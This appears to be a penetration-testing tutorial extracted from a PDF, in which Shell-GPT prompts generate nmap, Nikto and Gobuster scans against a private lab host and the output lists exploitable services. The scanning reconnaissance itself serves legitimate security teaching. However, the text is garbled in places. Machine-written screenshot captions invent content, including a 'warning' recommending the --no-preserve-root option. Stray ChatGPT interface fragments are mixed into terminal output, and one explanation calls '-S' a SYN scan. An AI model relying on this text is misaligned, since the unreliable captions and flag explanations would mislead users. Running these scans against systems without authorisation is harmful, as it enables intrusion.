
Nmap done: 1 IP address (1 host up) scanned in 2.74 seconds
[harish@kali: ~]
```

Fig: decoy scan

6. Nmap ftp script scan:

Prompt: sgpt --shell "list ftp nmap scripts and show me only their filenames and do not run anything yet"

Prompt: sgpt --shell "use ftp-anon.nse and perform advance nmap scan on this ip 192.168.29.92"



```
[harish@kali: ~] $ ls /usr/share/nmap/scripts/
• ls /usr/share/nmap/scripts/: Lists all files in the specified directory.
• !: Pipes the output of the ls command to the next command.
• grep ftp: Filters the piped output to display only lines containing the string "ftp".
[!]execute, [D]escribe, [A]bort: E
ftp-anon.nse
ftp-bounce.nse
ftp-brute.nse
ftp-libopie.nse
ftp-proftpd-backdoor.nse
ftp-syst.nse
ftp-vsftpd-backdoor.nse
ftp-vuln-cve2010-4221.nse
tftp-enum.nse
tftp-version.nse

[harish@kali: ~] $ sgpt --shell "use ftp-anon.nse and perform advance nmap scan on this ip 192.168.29.92"
[nmap -S -SV -p 21 --script=ftp-anon.nse 192.168.29.92
[!]execute, [D]escribe, [A]bort: D
The command uses nmap to perform a SYN scan (-S) and service version detection (-SV) on port 21 of the target IP 192.168.29.92, while executing the ftp-anon.nse script to check for anonymous FTP login.

• -S: Initiates a TCP SYN scan.
• -SV: Enables version detection.
• -p 21: Specifies scanning of port 21 (FTP).
• --script=ftp-anon.nse: Runs the ftp-anon script to test for anonymous FTP access.
[!]execute, [D]escribe, [A]bort: E
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 15:25 IST
Nmap scan report for 192.168.29.92
Host is up (0.0074s latency).


PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 0E:2A:70:AA:13:75 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.52 seconds
[harish@kali: ~]
```

Vulnerability Scanning

1.Nikto vulnerability Scan:

Prompt: sgpt --shell "start nikto and vulnerability scan on this ip 192.168.29.92"




The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal is running a Nikto scan against the IP address 192.168.29.92. The output of the scan is displayed in the terminal window, showing various security findings and configuration details of the target server.

```
(harish㉿kali)-[~]
$ sgpt --shell "start nikto and vulnerability scan on this ip 192.168.29.92"
nikto -h 192.168.29.92
[!]execute, [D]escribe, [A]bort: D
The command nikto -h 192.168.29.92 runs the Nikto web server scanner to perform a security assessment on the host at IP address 192.168.29.92; -h specifies the target host to scan.
[!]execute, [D]escribe, [A]bort: E
- Nikto v2.5.0
+ Target IP: 192.168.29.92
+ Target Hostname: 192.168.29.92
+ Target Port: 80
+ Start Time: 2025-08-01 15:51:49 (GMT5.5)
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+/index: Uncommon header 'tcn' found, with contents: list.
+/index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectoor.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+/phpinfo.php: Output from the phpinfo() function was found.
+/doc/: Directory indexing found.
+/doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /etc/PHPBB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /etc/PHP9E568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /etc/PHP9E568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /etc/PHP9E568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+/phpMyAdmin/changeLog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+/phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec 9 22:54 :00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+/phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+/test/: Directory indexing found.
+/test/: This might be interesting.
```

Fig: Nikto Vulnerability Scanning

2. Nmap vulnerabilities script scan:

Prompt: sgpt --shell "list nmaps-scripts filter vulnerability scripts show me just their file names and do not run anything yet"




```
(harish@kali) ~]$ sgpt --shell "list nmaps-scripts filter vulnerability scripts show me just their file names and do not run anything yet"
ls /usr/share/nmap/scripts | grep vuln
[E]xecute, [D]escribe, [A]bort: D
The command ls /usr/share/nmap/scripts | grep vuln lists all files in the /usr/share/nmap/scripts directory and filters the output to show only those filenames containing the string "vuln".
```

The terminal output shows a long list of Nmap scripts, mostly related to HTTP vulnerabilities, such as http-vuln-cve2010-4221.nse, http-vuln-huawei-hg5xx-vuln.nse, http-iis-webdav-path-vuln.nse, http-vmware-path-vuln.nse, http-vuln-cve2006-3392.nse, http-vuln-cve2009-3960.nse, http-vuln-cve2010-0738.nse, http-vuln-cve2010-2861.nse, http-vuln-cve2011-3192.nse, http-vuln-cve2011-3368.nse, http-vuln-cve2012-1823.nse, http-vuln-cve2013-0156.nse, http-vuln-cve2013-6786.nse, http-vuln-cve2013-7091.nse, http-vuln-cve2014-2126.nse, http-vuln-cve2014-2127.nse, http-vuln-cve2014-2128.nse, http-vuln-cve2014-2129.nse, http-vuln-cve2014-3704.nse, http-vuln-cve2014-8877.nse, http-vuln-cve2015-1427.nse, http-vuln-cve2015-1635.nse, http-vuln-cve2017-1001000.nse, http-vuln-cve2017-5638.nse, http-vuln-cve2017-5689.nse, http-vuln-cve2017-8917.nse, http-vuln-misfortune-cookie.nse, http-vuln-wmi1000-creds.nse, mysql-vuln-cve2012-2122.nse, rdp-vuln-ms12-020.nse

Fig:scripts used for vulnerabilities scan

Prompt: sgpt --shell "use vulners.nse and perform advance nmap scan on this ip 192.168.29.92"



```
(harish@kali) ~]$ sgpt --shell "use vulners.nse and perform advance nmap scan on this ip 192.168.29.92"
nmap -sV --script vulners.nse 192.168.29.92
[E]xecute, [D]escribe, [A]bort: D
The command nmap -sV --script vulners.nse 192.168.29.92 uses Nmap to perform a service version detection scan (-sV) on the target IP 192.168.29.92, and applies the vulners.nse script to identify vulnerabilities associated with the detected services. The -sV option probes open ports to determine service/version info, while --script vulners.nse specifies the use of the vulners script from the Nmap Scripting Engine (NSE) to check for known vulnerabilities.
[E]xecute, [D]escribe, [A]bort: E
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-01 16:13 IST
Nmap scan report for 192.168.29.92
Host is up (0.00049s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
|_ vulners:
|   vsftpd 2.3.4:
|     PACKETSTORM:162145  10.0  https://vulners.com/packetstorm/PACKETSTORM:162145      *EXPLOIT*
|     EDB-ID:49757  10.0  https://vulners.com/exploitdb/EDB-ID:49757      *EXPLOIT*
|     CVE-2011-2523  10.0  https://vulners.com/cve/CVE-2011-2523
|       1337DAY-ID-36095  9.8  https://vulners.com/zdt/1337DAY-ID-36095      *EXPLOIT*
22/tcp    open  ssh      OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
|_ vulners:
|   cpe:/a:openbsd:openssh:4.7p1:
|     95499236-C9FE-56A6-9D7D-E943A24B633A  10.0  https://vulners.com/githubexploit/95499236-C9FE-56A6-9D7D-E943A24B633A *EXPLOIT*
|     5E696884-BDB6-57FA-BF6E-D9B2219DB27A  10.0  https://vulners.com/githubexploit/5E696884-BDB6-57FA-BF6E-D9B2219DB27A *EXPLOIT*
|     2C119FFA-ECE0-5E14-A4A4-354A2C38071A  10.0  https://vulners.com/githubexploit/2C119FFA-ECE0-5E14-A4A4-354A2C38071A *EXPLOIT*
|     PACKETSTORM:173661  9.8  https://vulners.com/packetstorm/PACKETSTORM:173661      *EXPLOIT*
|     F0979183-AE88-53B4-86CF-3AF0523F3807  9.8  https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807 *EXPLOIT*
|     CVE-2023-38408  9.8  https://vulners.com/cve/CVE-2023-38408
|     CVE-2016-1908  9.8  https://vulners.com/cve/CVE-2016-1908
|     B8190CDB-3EB9-5631-9828-8064A1575B23  9.8  https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23 *EXPLOIT*
|     8FC9C5AB-3968-5F3C-825E-E8DB5379A623  9.8  https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623 *EXPLOIT*
|     BAD01159-54E6-546E-AA87-2DE89F3927EC  9.8  https://vulners.com/githubexploit/BAD01159-54E6-546E-AA87-2DE89F3927EC *EXPLOIT*
|     22277290-6700-5CBF-8930-1EAFD469F0  9.8  https://vulners.com/githubexploit/22277290-6700-5CBF-8930-1EAFD469F0 *EXPLOIT*
|     0221525F-07F5-5790-912D-F4B9E2D1B587  9.8  https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587 *EXPLOIT*
|     CVE-2015-5600  8.5  https://vulners.com/cve/CVE-2015-5600
|     SSV:78173  7.8  https://vulners.com/seebug/SSV:78173      *EXPLOIT*
|     SSV:69983  7.8  https://vulners.com/seebug/SSV:69983      *EXPLOIT*
|     PACKETSTORM:89796  7.8  https://vulners.com/packetstorm/PACKETSTORM:89796      *EXPLOIT*
|     PACKETSTORM:94556  7.8  https://vulners.com/packetstorm/PACKETSTORM:94556      *EXPLOIT*
|     PACKETSTORM:140070  7.8  https://vulners.com/packetstorm/PACKETSTORM:140070      *EXPLOIT*
|     PACKETSTORM:101052  7.8  https://vulners.com/packetstorm/PACKETSTORM:101052      *EXPLOIT*
```

Web Content Discovery & Fuzzing Using AI & Wordlists

1. SecLists

SecLists is a popular collection of multiple types of wordlists used in security assessments like web content discovery, fuzzing, password attacks, and more. It includes files for:

- **Directory brute-forcing** (dirbuster, dirb, common.txt, etc.)
- **Usernames/passwords**
- **Fuzzing** (for injection, XSS, LFI, etc.)
- **Payloads** for various exploits

use:

SecLists helps automate and speed up recon and fuzzing by providing pre-made, categorized wordlists curated by the infosec community.

use:

Tools like **Burp Suite**, **FFUF**, **Gobuster**, **Hydra**, **WFuzz**, and **Dirb** use SecLists to brute-force hidden directories, parameters, credentials, or test for vulnerabilities.

Command: sudo apt install seclists

The screenshot shows a terminal window titled "harish@kali:/usr/share/seclists/Passwords". The user runs the command "sudo apt install seclists" and receives a message stating that seclists is already the newest version (2025.2-0kali). The user then navigates to the "/usr/share/seclists" directory and lists its contents. The output shows several sub-directories and files, including "Discovery", "Fuzzing", "Miscellaneous", "Passwords", "Pattern-Matching", "Payloads", "README.md", "Usernames", and "Web-Shells". The "Discovery" directory contains sub-directories for "DNS", "File-System", "Infrastructure", "Mainframe", "SNMP", "Variables", and "Web-Content". The "Passwords" directory contains files like "500-worst-passwords.txt.bz2", "Default-Credentials", "Books", "Brotli", "Brotli-Captures", "Cirt-default-passwords.txt", "Citrix.txt", "Clarkson-University-82.txt", "Common-Credentials", "Corporate_Passwords.txt", "Cracked-Hashes", "Dark0de.txt", "Days.txt", "Docker", "Dorking", "Eggs", "Exploit", "Fuzzing", "Gzip", "HoneyPot", "Keyboard-Walks", "Leaked-Databases", "Malware", "Months.txt", "Most-Popular-Letter-Passes.txt", "Mssql-Passwords-nanash0u-guardicore.txt", "OpenWrt.net-all.txt", "Permutations", "PHP-Hashes", "Rehost", "Rehost-all.txt", "Scraped-JWT-Secrets.txt", "Seasons.txt", "Software", "Stupid-Ones-in-Production.txt", "Twitter-Banned.txt", "Unknown-Azul.txt", "WIFI-WPA", and "Wikipedia". A warning message at the bottom of the terminal states: "Warning! It is recommended to use the --no-preserve-root option when running this command." The terminal also displays a note about the "SECABLE_hackerhouse.tgz" file being SCARABLE.

Fig: Seclists

2. Gobuster

Gobuster is a fast and powerful command-line tool written in Go, used for **web content discovery** and **DNS subdomain enumeration**. It brute-forces URLs, directories, files, or virtual hosts using a given wordlist.

it's used:

- To **discover hidden files and directories** on web servers
- To **find misconfigured or sensitive endpoints**
- Works well when **robots.txt is empty or misleading**
- Faster than many alternatives due to its multithreaded nature

Dir Mode vs Fuzz Mode in Gobuster

Dir Mode (Directory Mode)

Definition:

Dir mode is used to **discover hidden directories and files** on a web server by appending words from a wordlist to the base URL.

Intent/Purpose:

- To **map the structure** of a web application (like /admin, /login, /uploads)
- To find **hidden or forgotten resources** that may expose sensitive data or functionality

Examples (Intent-wise):

1. Discover if an admin panel exists at /admin/
2. Find backup files like /config.php.bak that may leak source code

Prompt:

sgpt --shell "Use gobuster in dir mode to scan http://192.168.29.92 using the common.txt wordlist. Search for files with extensions like html, php, login, and text. Only show HTTP 200(301) status codes and disable the blacklist using --status-codes-blacklist with an empty string."

The screenshot shows a terminal window titled 'harish@kali: ~'. The command entered was:

```
$ sgpt --shell "Use gobuster in dir mode to scan http://192.168.29.92 using the common.txt wordlist. Search for files with extensions like html, php, login, and text. Only show HTTP 200(301) status codes and disable the blacklist using --status-codes-blacklist with an empty string."
```

The output of the gobuster command is displayed, showing results for status code 200. The results include:

- /index.php (Status: 200) [Size: 891]
- /index.php (Status: 200) [Size: 891]
- /index (Status: 200) [Size: 891]
- /phpinfo.php (Status: 200) [Size: 48005]
- /phpinfo.php (Status: 200) [Size: 48005]
- /phpinfo (Status: 200) [Size: 47993]

Progress: 23070 / 23075 (99.98%)

At the bottom of the terminal, there is a watermark: CORRECT Shell-GPT Perform Prompt!

Fig: findings with status code 200

The screenshot shows a terminal window titled 'harish@kali: ~'. The command entered was:

```
$ sgpt --shell "Use gobuster in dir mode to scan http://192.168.29.92 using the common.txt wordlist. Search for files with extensions like html, php, login, and text. Only show HTTP 301 status codes and disable the blacklist using --status-codes-blacklist with an empty string."
```

The output of the gobuster command is displayed, showing results for status code 301. The results include:

- /dav (Status: 301) [Size: 317] [→ http://192.168.29.92/dav/]
- /phpMyAdmin (Status: 301) [Size: 324] [→ http://192.168.29.92/phpMyAdmin/]
- /test (Status: 301) [Size: 318] [→ http://192.168.29.92/test/]
- /twiki (Status: 301) [Size: 319] [→ http://192.168.29.92/twiki/]

Progress: 23070 / 23075 (99.98%)

At the bottom of the terminal, there is a watermark: CORRECT Shell-GPT Perform Prompt!

Fig: Findings with status code 301

Fuzz Mode

Definition:

Fuzz mode is designed for **customized, flexible fuzzing**, where you place the wordlist wherever you want in the URL, headers, or parameters.


Intent/Purpose:

- To test **input points** like query parameters, paths, or file names for unexpected behaviors
- To discover **vulnerable parameters** or **unlisted endpoints** in a more targeted way

Examples (Intent-wise):

1. Fuzz a parameter value to identify valid or injectable values like id=1, id=admin, etc.
2. Fuzz API endpoints like /api/FUZZ to find hidden or undocumented routes

Prompt: sgpt --shell "Use gobuster in fuzz mode to find out subdomains and parameter on this <http://192.168.29.92>"



```
(harish㉿kali)-[~]
$ sgpt --shell "Use gobuster in fuzz mode to find out subdomains and parameter on this http://192.168.29.92"
gobuster dns -d 192.168.29.92 -w /usr/share/wordlists/dirb/common.txt && gobuster dir -u http://192.168.29.92 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt
[E]execute, [D]escribe, [A]bort: D
The command uses gobuster to perform a DNS subdomain enumeration and a directory brute force on the IP 192.168.29.92.
[D]escribe, [E]xecute, [A]bort: E
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) of a real flag.
[+] Domain: 192.168.29.92
[+] Threads: 10
[+] Timeout: 1s
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
Starting gobuster in DNS enumeration mode
Progress: 4614 / 4615 (99.98%)  Status: codes-blacklist
Finished
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart) RECT Shell-GPT Perform Prompt
[+] Url: http://192.168.29.92
[+] Method: GET
[+] Threads: 10
[+] Threads explanation: Ask anything
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt,php
```

```
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt,php
[+] Timeout: 10s
Saved memory full... I
Share ...
```

Starting gobuster in directory enumeration mode

Let me be *very* clear. There is NO flag called `--noblacklist` in Gobuster.

That's not a real flag. You're mixing it up — the correct and only way to disable the blacklist is this:

● `--status-codes-blacklist`

Perform Prompt

Progress: 18456 / 18460 (99.98%)

Finished

ChatGPT can make mistakes. Check important info. See [Cookie Preferences](#).

Fig: fuzz mode findings

3.Feroxbuster

Feroxbuster is a **blazing-fast, recursive content discovery tool** written in Rust. Think of it like a leveled-up Gobuster on steroids — fast, recursive, and made for large-scale recon.

Purpose:

- Discovers hidden directories, files, and endpoints on web servers
- Supports recursive scanning, meaning it'll dig into found directories and scan those too
- Handles wildcards, status codes, filtering, and more with ease
